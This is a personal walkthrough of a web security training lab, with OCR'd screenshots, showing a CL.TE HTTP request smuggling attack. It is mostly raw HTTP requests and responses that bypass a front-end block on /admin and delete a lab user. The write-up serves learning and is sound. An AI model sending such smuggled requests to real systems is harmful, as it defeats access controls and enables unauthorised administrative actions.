
Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.


The HTTP smuggling brief doesn't make it clear so I went with the solution template.

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Transfer-Encoding: chunked

0


GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```




```
POST /home HTTP/1.1 \r \n
Host: 0a70007404e39725c0658f4000be00e8.web-security-academy.net \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 116 \r \n
Transfer-Encoding: chunked \r \n
\r \n
0 \r \n
\r \n
GET /admin HTTP/1.1 \r \n
Host: localhost \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 10 \r \n
\r \n
x=
```

Using this template gives out a nice 200 response on the admin panel




```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Set-Cookie: session=bD7GrBLHcc1ScdSbfy
Connection: close
Content-Length: 3399

<!DOCTYPE html>
```

Just need to review the response for the path to delete carlos




```
      </span>
      <a href="/admin/delete?username=carlos">
        Delete
      </a>
    </div>
```

And to add it to the smuggled request to complete the lab




```
POST /home HTTP/1.1
Host: 0a70007404e39725c0658f4000be00e8.web-security-aca
Content-Type: application/x-www-form-urlencoded
Content-Length: 139
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```


Running the previous request shows carlos has dissapeared from the admin panel



```
<section>
  <h1>
    Users
  </h1>
  <div>
    <span>
      wiener -
    </span>
    <a href="/admin/delete?username=wiener">
      Delete
    </a>
  </div>
</section>
<br>
```




Congratulations, you solved the lab!



Users

wiener - Delete


The congratulations bar should be visible by now



Congratulations, you solved the lab!

Side Note You can see follow up responses getting stuck in the buffer if you refresh the website through your web browser

You will see this same messag in burp as well.



Exploiting HTTP request smuggli
https://0a70007404e39725c0658

0a70007404e39725c0658f4000be00e8.web-security-academy.net/home

```
{"error":"Duplicate header names are not allowed"}
```